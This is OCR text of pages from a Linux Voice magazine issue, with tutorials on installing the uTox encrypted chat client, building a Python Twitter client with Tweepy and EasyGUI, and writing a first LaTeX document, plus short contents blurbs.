Learn to exploit the vulnerability *du jour* with **Ben Everard**'s guide to the *Bash* bug that almost broke the internet.



Mailserver pt2

John Lane shows you how to set up filtering on a mail server to keep out spam and viruses using *SpamAssassin* and *ClamAV*.

PROGRAMMING

Fractals

96 Creating beautiful code normally means well written, clear, concise code, but it can also mean code that creates beautiful images. In a perfect world, it means both, and that's what we're striving for in this introduction to Python – you can draw fractals even if you've never programmed before.

Testing

104 Proper testing is one of the most important parts of writing software. However, it's also one of the least exciting. A good testing framework can make all the difference, so we introduce **PyUnittest**. This module helps you create, organise and run your tests so you need never release buggy software again.

David Wheeler

106 The concepts that we use every day weren't always common knowledge. All of them were revolutionary at some point, and it was in 1949, when working on the EDSAC computer in Cambridge, that David Wheeler solidified the concept of the subroutine. Programmers everywhere should give thanks.

LINUX VOICE
TUTORIAL

TOX: ENCRYPTED P2P COMMUNICATIONS

BEN EVERARD

The post-Snowdon era of justified paranoia is upon us, and it's brought its own software.

WHY DO THIS?

- Keep your private conversations safe from unwanted eavesdropping.
- Migrate your social and work contacts away from proprietary communication networks.
- Blow the whistle on illegal government activities without fear of governments intercepting the messages.

Since Edward Snowden revealed to the world the extent of government surveillance on the internet, there has been a drive to create more secure channels to let people communicate in private. Tox is an encrypted peer-to-peer chat system (with audio and video capabilities) that doesn't send your data through central servers where it could be tapped.

The lack of a central server also means that there's no company running it for a profit that could hold your data to ransom or spy on messages to target adverts at you. It's a communications system by the people for the people.

At the moment, it's still a little rough around the edges, but it is working, and it's getting better quickly. Here at Linux Voice, we're early adopters, especially when it comes to software that encourages freedom – in every sense of the word – so we've been trying it out. We don't have an awful lot to hide, but that's not the point. Here's our six-step guide to keeping your private chats private using the *uTox* client.

Step by step: Setting up a Tox client

1 Get the software

In order to chat using the Tox network, you'll need to install some software to access it. As it's quite new, not many Linux distributions include anything useful in their repositories, so you'll need to install it manually. Tox is the protocol, and there are a few applications that can access it. There's a list of Tox clients at **https://wiki.tox.im/Binaries**. We'll use *uTox* for this tutorial, but feel free to experiment with others. They all work in roughly the same way, so you should find it easy to switch. At the moment, most clients are in quite active development, so if you find it useful, it's worth keeping an eye out to see what's useful in a few months.

To get the software, just click on the link for 32- or 64-bit to start the download (the same build should work on most distros). *uTox* is also available for Windows, so most of this tutorial can be applied to that OS as well.

The Tox wiki is also a great place to find out what's going on in the Tox world; another useful resource is the Tox subreddit at **www.reddit.com/r/projecttox**.

2 Installing the software

uTox comes as a **tar.xz** file. To unzip this, you'll first need to install **unxz** with your package manager. This usually comes in a package called **xz**. Once you've got it, you can extract the archive with:


```
tar xJvf utox_linux_amd64.tar.xz
```


The **J** option signifies the **xz** compression. You may need to change the filename depending on which version you downloaded.

This should extract a single file called **utox**. It should be executable, so you can run it by entering **./utox** at the command line. However, this will only work if you're in the directory in which you decompressed the file. To make the program accessible no matter what directory you're in, like the rest of the software on your machine, you need to copy it into the appropriate directory – this is usually **/usr/bin**. To do this, enter the following in a terminal:

```
sudo cp utox /usr/bin/
```

Once this is done, you can run the software by entering **utox** (without the **./**) at the command line from anywhere.






3 Creating your profile

When you first start *uTox*, it will create a new ID for you. Tox IDs are long strings of upper case letters and numbers. They're cryptographically sound, but not very nice to look at. Fortunately, you don't have to use these IDs for much, and can give yourself a name and status message. It's this name and status message that your friends will see in their lists rather than the cryptic Tox ID.

Tox IDs are cryptographic keys that you use to communicate with the other people on the Tox network. There's no central server that stores or records information, and this means that the Tox network is a little different from some other popular chat networks.


The IDs are saved in the file **~/.config/tox/tox_save**. Since there's no central server, there's no place to restore this file from, so keep it safe.



4 Adding friends

Chat networks are all about the contacts you have. Tox works on a friend-request basis. That means that if you want to communicate with someone, you first have to send them a friend request. To do this, click on the + icon in the bottom-left of *uTox*, and enter their Tox ID. You can also send them a message to let them know who you are and why you want to contact them.

If they accept your friend request, they'll be added to the friend list on the left-hand side. When they're online, a little green circle will appear by their name. You can only chat with people when they're online. This is also because there's no central server. Without a central place to store undelivered messages, there's no way to send anything to people unless they're online. By the time you read this, it may be possible to have avatars, so your friends will have different pictures displayed next to their names.




5 Extra features

Sending text between two people may have been considered sufficient for online chat software in the 90s, but now users expect a lot more. As Tox is still considered alpha quality, there is quite a bit of change in the features, and you can expect more to be released soon. However, even now there are a few features ready to use.

In the top-right corner, you should see three green icons: a paperclip, a telephone and a video camera. Unsurprisingly, these are for attaching files, making voice calls and making video calls. The odd-looking square in the bottom-right is for sending screenshots. Clicking on it will give you a cross-shaped pointer to outline the rectangle that you want to send.


Audio and video group calls are planned features for later releases, but not yet implemented.



6 Getting mobile

It's 2014, and it's no longer acceptable to have a chat platform that's not mobile. Fortunately, Tox is available for Android. You can get an APK file of the *Antox* client from the website in step 1 (it's not yet in the Play store). This can be installed on any Android device with side-loading enabled.

It's not possible to share a single Tox ID between *uTox* on your desktop and *Antox* on your mobile, and it's not clear whether it ever will be. As a general rule, you should have a separate Tox ID for each device otherwise you may end up with messages only going to one of the logged-in devices.



LINUX VOICE
TUTORIAL

PYTHON: WRITE A TWITTER CLIENT

LES POUNDER

Why fill up the internet with pointless 140-character drivel yourself when you can write an application to do it for you?

WHY DO THIS?

- Create your own custom Twitter application from less than 50 lines of Python code.
- Learn more about how Twitter can be used in your projects.
- Delve deeper into the Python language.

This issue we're going to create our own Twitter application using Python and two libraries: *Tweepy*, a Twitter Python library, and our old favourite *EasyGUI*, a library of GUI elements. This project will cover the creation of the application using Python and also the configuration of a Twitter application using the Twitter development website **dev.twitter.com**.

Tweepy is a Python library that enables us to create applications that can interact with Twitter. With *Tweepy* we can:


- Post tweets and direct messages.
- View our time line.
- Receive mentions and direct messages.
- Search for hashtags.

Now you may be thinking "Why would I want to use Python with Twitter?" Well, dear reader, quite simply we can use Python to build our own applications that can use Twitter in any of the ways listed above. But we can also use Twitter and Python to enable interaction between the web and the physical world. We can create a script that searches for a particular hashtag, say **#linuxvoice**, and when it finds it, an LED can flash, a buzzer can buzz or a robot can start navigating its way around the room.

In this tutorial we will learn how to use *Tweepy* and how to create our own application.

Downloading Tweepy and EasyGUI

Tweepy The simplest method to install *Tweepy* on your machine is via *Pip*, a package manager for Python. This does not come installed as standard on most machines, so a little command line action is needed. The instructions below work for all Debian- and Ubuntu-based distros.



To create an application you will need to sign in with the Twitter account that you would like to use with it.

First, open a terminal and type **sudo apt-get update** to ensure that our list of packages is up to date. You may be asked for your password – once you have typed it in, press the Enter key.

You will now see lots of on-screen activity as your software packages are updated. When this is complete, the terminal will return control to you, and now you should type the following to install *Pip*. If you are asked to confirm any changes or actions, please read the instructions carefully and only answer 'Yes' if you're happy.

```
sudo apt-get install python-pip
```

With *Pip* installed, our attention now shifts to installing *Tweepy*, which is accomplished in the same terminal window by issuing the following command.

```
sudo pip install tweepy
```

Installation will only take a few seconds and, when complete, the terminal will return control to you. Now is the ideal time to install *EasyGUI*, also from the *Pip* repositories.

```
pip install easygui
```

Twitter apps

Twitter will not allow just any applications to use its platform – all applications require a set of keys and tokens that grant it access to the Twitter platform.

The keys are:


- **consumer_key**
- **consumer_secret**

And the tokens are:

- **access_token**
- **access_token_secret**

To get this information we need to head over to **https://dev.twitter.com** and sign in using the Twitter account that we wish to use in our project. It might be

At the end of this project you will have made a functional Twitter client that can send and receive tweets from your Twitter account.



prudent to set up a test account rather than spam all of your followers. When you have successfully signed in, look to the top of the screen and you'll see your Twitter avatar; left-click on this and select "My Applications". You will now see a new screen saying that you don't have any Twitter apps, so let's create our first Twitter app.

To create our first app, we need to provide four pieces of information to Twitter:


- The name of our application.
- A description of the application.
- A website address, so users can find you. (This can be completed using a placeholder address.)
- Callback_URL. This is where the application should take us once we have successfully been authenticated on the Twitter platform. This is not relevant for this project so you can either leave it blank or put in another URL that you own.

After reading and understanding the terms and conditions, click on "I Agree", then create your first app. Right about now is an ideal time for a cup of tea.

With refreshment suitably partaken, now is the time to tweak the authentication settings. Twitter has auto generated our API key and API secret, which are our **consumer_key** and **consumer_secret** respectively in *Tweepy*. We can leave these as they are. Our focus is now on the Access Level settings. Typically, a new app will be created with read-only permissions, which means that the application can read Twitter data but not post any tweets of direct messages. In order for the app to post content, it first must be given permission. To do this, click on the "modify app permissions" link. A new page will open from which the permissions can be tweaked. For this application, we need to change the settings to Read and Write. Make this change and apply the settings. To leave this screen, click on the Application Management title at the top-left of the page.

We now need to create an access token, which forms the final part of our authentication process. This is located in the API Keys tab. Create a new token by clicking Create My Access Token. Your token will now be generated but it requires testing, so scroll to the top-right of the screen and click "Test OAUTH". This will test your settings and send you to the OAuth Settings screen. In here are the keys and tokens that we need, so please grab a copy of them for later in this tutorial. These keys and tokens are sensitive, so don't share them with anyone and do not have them available on a publicly facing service. These details authenticate that it is YOU using this application, and in the wrong hands they could be used to send spam or to authenticate you on services that use the OAuth system.

With these details in hand, we are now ready to write some Python code.



Creating a new application is an easy process, but there are a few hoops to jump through in order to be successful.

Python

For this tutorial, we'll use the popular Python editor *Idle*. *Idle* is the simplest editor available and it provides all of the functionality that we require. *Idle* does not come installed as standard, but it can be installed from your distribution's repositories. Open a new terminal and type in the following.


For Debian/Ubuntu-based systems

```
sudo apt-get install idle-python2.7
```

With *Idle* now installed it will be available via your menu, find and select it to continue.


Idle is broken down into two areas: a shell where ideas can be tried out, and where the output from our code will appear; and an editor in which we can write larger pieces of code (but to run the code we need to save and then run the code). *Idle* will always start with the shell, so to create a new editor window go to File > New and a new editor window will appear. To start with, let's look at a simple piece of test code, which will

Applications are set to be read-only by default, and will require configuration to enable your application to post content to Twitter.



Using Tweepy with the Raspberry Pi

Tweepy is a versatile library for building all sorts of internet-of-things-projects, and it's right at home on the Raspberry Pi. For example, a simple project that could be an extension activity from this project, is altering the code so that when a tweet is successfully sent a green LED is flashed, but when an error occurs a red LED can be flashed to indicate the issue. From this simple project to the other end of the scale and a more challenging project is a home automation system that can respond to a direct message (DM) that triggers the heating to come on, or control a web cam mounted on a servo.



Using *EasyGUI* we can post new messages to the desktop via the **msgbox** function.

will ensure that our Twitter OAuth authentication is working as it should and that the code will print a new tweet from your timeline every five seconds.

```
import tweepy
from time import sleep
import sys
```

In this first code snippet we import three libraries. The first of these is the **tweepy** library, which brings the Twitter functionality that we require. We import the **sleep** function from the **time** library so that we can control the speed of the tweets being displayed. Finally we import the **sys** library so that we can later enable a method to exit the Twitter stream.

```
consumer_key = "API KEY"
consumer_secret = "API SECRET"
access_token = "=TOKEN"
access_token_secret = "TOKEN SECRET"
```

In this second code snippet we create four variables to store our various API keys and tokens. Remember to replace the text inside of the **" "** with the keys and tokens that you obtained via Twitter.

```
auth = tweepy.OAuthHandler(consumer_key, consumer_secret)
auth.set_access_token(access_token, access_token_secret)
```

For the third code snippet we first create a new variable called **auth**, which stores the output of the *Tweepy* authorisation handler, which is a mechanism to connect our code with Twitter and successfully authenticate.

```
api = tweepy.API(auth)
public_tweets = api.home_timeline()
```

The fourth code snippet creates two more variables. We access the Twitter API via *Tweepy* and save the output as the variable **api**. The second variable instructs *Tweepy* to get the user's home timeline information and save it as a variable called **public_tweets**.

```
for tweet in public_tweets:
        try:
                print tweet.text
                sleep(5)
        except:
                print("Exiting")
                sys.exit()
```

The final code snippet uses a **for** loop to iterate over the tweets that have been gathered from your Twitter home timeline. Next up is a new construction: **try** and **except**. It works in a similar fashion to **if** and **else**, but the **try** and **except** construction is there to follow the Python methodology that it's "Easier to ask for forgiveness than for permission", where **try** and **except** relates to forgiveness and **if** else **refers** to permission. Using the **try** and **except** method is seen as a more elegant solution – you can find out why at **https://docs.python.org/2/glossary.html#term-eafp**.

In this case we use **try** to print each tweet from the home timeline and then wait for five seconds before repeating the process. For the **except** part of the construction we have two lines of code: a print function that prints the word "Exiting", followed by the **sys.exit()** function, which cleanly closes the application down.

With the code complete for this section, save it, then press F5 to run the code in the *Idle* shell.

Sending a tweet

Now that we can receive tweets, the next logical step is to send a tweet from our code. This is surprisingly easy to do, and we can even recycle the code from the previous step, all the way up to and including:

```
api = tweepy.API(auth)
```

And the code to send a tweet can be easily added as the last line:

```
api.update_status("Tinkering with tweepy, the Twitter API for Python.")
```

Change the text in the bracket to whatever you like, but remember to stay under 140 characters. When you're ready, press F5 to save and run your code. There will be no output in the shell, so head over to your Twitter profile via your browser/Twitter client and you should see your tweet.

We covered *EasyGUI* in LV006, but to quickly recap, it's a great library that enables anyone to add a user interface to their Python project. It's easier to use than *Tkinter*, another user interface framework, and ideal for children to quickly pick up and use.


For this project we will use the EasyGUI library to create a user interface to capture our status message. We will then add functionality to send a picture saved on our computer.

Adding a user interface

Open the file named **send_tweet.py** and let's review the contents.

```
import tweepy
from time import sleep
import sys
import easygui as eg
```

This code snippet only has one change, and that is the last line where we import the *EasyGUI* library and



EasyGUI looks great and is an easy drop-in-replacement for the humble **print** function.

rename it to **eg**. This is a shorthand method to make using the library a little easier.

```
consumer_key = "Your Key"
consumer_secret = "Your secret"
access_token = "Your token"
access_token_secret = "Your token"
auth = tweepy.OAuthHandler(consumer_key, consumer_secret)
auth.set_access_token(access_token, access_token_secret)
api = tweepy.API(auth)
```

These variables are exactly the same as those previously.

```
message = eg.enterbox(title="Send a tweet", msg="What message would you like to send?")
```

This new variable, called **message**, stores the output of the EasyGUI enterbox, an interface that asks the user a question and captures their response. The enterbox has a title visible at the top of the box, and the message, shortened to **msg**, is a question asked to the user.

```
try:
        length = len(message)
        if length < 140:
                api.update_status(message)
        else:
                eg.msgbox(msg="Your tweet is too long. It is "+str(length)+" characters long")
except:
        sys.exit()
```

For this final code snippet we're reusing the **try except** construction. Twitter has a maximum tweet length of 140 characters. Anything over this limit is truncated, so we need to check that the length is correct using the Python **len** function. The **len** function will check the length of the variable and save the value as the variable length.


With the length now known, our code now checks to see if the length is less than 140 characters, and if this is true it runs the function **update_status** with the contents of our message variable. To see the output, head back to Twitter and you should see your tweet. Congratulations! You have sent a tweet using Python. Now let's put the icing on the cake and add an image.

Adding an image to our code

The line to add an image to our tweet is as follows

```
image = eg.fileopenbox(title="Pick an image to attach to your tweet")
```

We create a variable called **image**, which we use to store the output from the *EasyGUI* **fileopenbox** function. This function opens a dialog box similar to a File > Open dialog box. You can navigate your files and select the image that you wish to attach. Once an image is chosen, its absolute location on your computer is saved as the variable **image**. The best place to keep this line of code is just above the line where the status message is created and saved as a variable called **message**. With the image selection handled, now we need to modify an existing line so that we can attach the image to the update.



Sending an image is made easier via a GUI interface that enables you to select the file that you wish to send. Once selected, it saves the absolute path to the file.

Navigate to this line in your code:

```
api.update_status(message)
```

And change it to this:

```
api.update_with_media(image, status=message)
```

Previously we just sent text, so using the **update_status** function and the message contents was all that we needed, but to send an image we need to use the **update_with_media** function and supply two arguments: the image location, stored in a variable for neatness; and the status update, saved as a variable called **message**.

With these changes made, save the code and run it by pressing F5. You should be asked for the images to attach to your code, and once that has been selected you will be asked for the status update message. With both of these supplied, the project will post your update to Twitter, so head over and check that it has worked.

> **"Now that we can receive tweets, the next logical step is to send a tweet from our code."**

Extension activity

Following these steps, we're managed to make two scripts that can read our timeline and print the output to the shell, but we can also merge the two together using an *EasyGUI* menu and a few functions. The code for this activity is available via the GitHub repository, so feel free to examine the code and make the application your own.

Where can I find the completed code?

All of the code for this project can be downloaded from Les' GitHub repository **https://github.com/lesp/LinuxVoice_Twitter_Tweepy**.

If you are not a GitHub user, you can still download the code as a Zip file from **https://github.com/lesp/LinuxVoice_Twitter_Tweepy/archive/master.zip**.

Les Pounder is a maker and hacker specialising in the Raspberry Pi and Arduino. Les travels the UK training teachers in the new computing curriculum and Raspberry Pi.

LINUX VOICE TUTORIAL

COMPOSE BEAUTIFUL TEXT WITH LATEX

VALENTINE SINITSYN

Or: how one perfectionist PhD student was able to compose his thesis in a month and was completely happy with how it looked.


WHY DO THIS?

- Save time formatting your texts.
- Enter formulas quickly and intuitively.
- Make your documents look like CS classic.

Donald Knuth, the author of *The Art of Computer Programming*, is one of the biggest names in computer science. When he received proofs of the second edition of this book in early 1977, he found them awful – so awful he decided to write his own typesetting system. So *Tex* was born. By 1984, Leslie Lamport extended *Tex* with a set of macros known today as *Latex*. *Tex* provides layout features; *Latex*, (which translates to *Tex*) operates on higher-level objects.

Linux already comes with plenty of modern options for processing text documents, so why waste time with a solution that's three decades old? There are plenty of reasons, but in short: *Latex* does a brilliant job for complex structured texts that need a professional look. You can use it for anything: my mom typesetted our family cookbook entirely in Latex back in the nineties, but nowadays there is probably not much reason to do so. However, if you are preparing a science report, a course project or even a thesis, *Latex* can save you a good amount of time. It lets you focus on the contents, and takes care of all the visualisation and "book keeping". It chooses the right fonts, indentations and spacings, does enumerations, tracks cross-references, generates tables of contents and indices. Sure, a word processor can do a lot of this too, but Latex takes it to the whole new level. Converting an article to a book with *Latex* is simply a matter of switching to another document class. Many science magazines provide their own *Latex* classes, and may charge you for papers not submitted in *Tex*. For documents with predefined formatting (like official reports) you are likely to find *Latex* templates where you just need to write original content and have everything else formatted properly automatically. And as *Latex* can produce PDFs or PostScript files, you never have to worry that the document will look or print differently elsewhere.

"Latex does a brilliant job for complex structured texts that need a professional look."



Texmaker is one of many dedicated *Latex* editors.

Hello, brave new LaTeX world!

No tutorial can go without a "Hello, World!" example.

Finally, *Latex* is not just about texts. You can use it to make beautiful (albeit non-interactive) presentations. Wikipedia also uses *Latex* to render formulas in the articles.

Let's start typing

In a nutshell, *Latex* is somewhat akin to HTML (albeit older). Documents are composed in plain text files (conventionally carrying a **.tex** suffix) that contain special "tags" recognised by the **latex** command. It compiles the document and produces a DVI (DeVice Independent) file that can be viewed directly or converted to PDF or PostScript. It is also possible to produce PDFs directly with *pdfTex*.

As *Latex* documents are plain text, you can write them in your editor of choice: basic *Latex* support like syntax highlighting is usually offered. There are, however, specialised *Latex* editors with more advanced features like smart autocompletion, output preview or navigation. Of those, my personal favourite is *Texmaker* (**www.xm1math.net/texmaker**). It's cross-platform, free and built with *Qt*.

Tex itself comes in various distributions (not to be confused with the Linux distributions it runs on). They contain all the tools, common packages and document classes (which we'll discuss shortly). For Linux, the most popular *Tex* distribution is probably *Tex Live* (**www.tug.org/texlive**); see the boxout for installation tips. If you still have Windows machines around, try *MikTex* (**www.miktex.org**). Both are free software, although commercial *Tex* distributions exist as well.

If you need more, you can always use CTAN: the Comprehensive Tex Archive Network (**www.ctan.org**). It's a central repository for almost any *Latex* package,

What's in the name?

The letter "X" in "Latex" (and "Tex") is a Greek letter "chi", pronounced as /k/. So the name has nothing to do with rubber. Letters in "LaTeX" are also traditionally aligned in a slightly unusual way (see the image). To do this in your documents, use the **\LaTeX{}** command.

class etc, and if you can't find something there, chances are it doesn't exists at all.

I guess you are a bit bored with reading words by now: let's write some of them. Open a text editor and compose a simple *Latex* document:

```
\documentclass[a4paper,12pt]{article}
\usepackage[utf8]{inputenc}
% Hyphenation patterns
\usepackage[english]{babel}
\author{Valentine Sinitsyn}
\title{The obligatory greeting}
\begin{document}
Hello, brave new \LaTeX{} world!
\end{document}
```

Despite being short, this example already introduces some important aspects. *Tex* commands begin with a slash, and accept parameters either in square or in curly brackets. As you probably guessed, square brackets are used for optional arguments. Comments start with a percentage sign; if you need a literal **%** symbol, use a **\%** command.

Latex documents start with a preamble that sets the document class and imports the required *Latex* packages with the **\usepackage{}** command. Here, the class is **article** with 12pt font size on A4 paper. Other standard classes include **book**, **report** and **letter**. Document class greatly influences the document appearance. For example, **\documentclass{book}** will make the document double-sided, start chapters on odd pages, and add some automatic headers and footers.

\begin{document} and **\end{document}** commands create an "environment", where the body of your document goes. Here, it's trivial (for the **\LaTeX{}** command, see the sidebar).

Now, save the file under the name **hello.tex** and compile with:

```
latex hello.tex
```

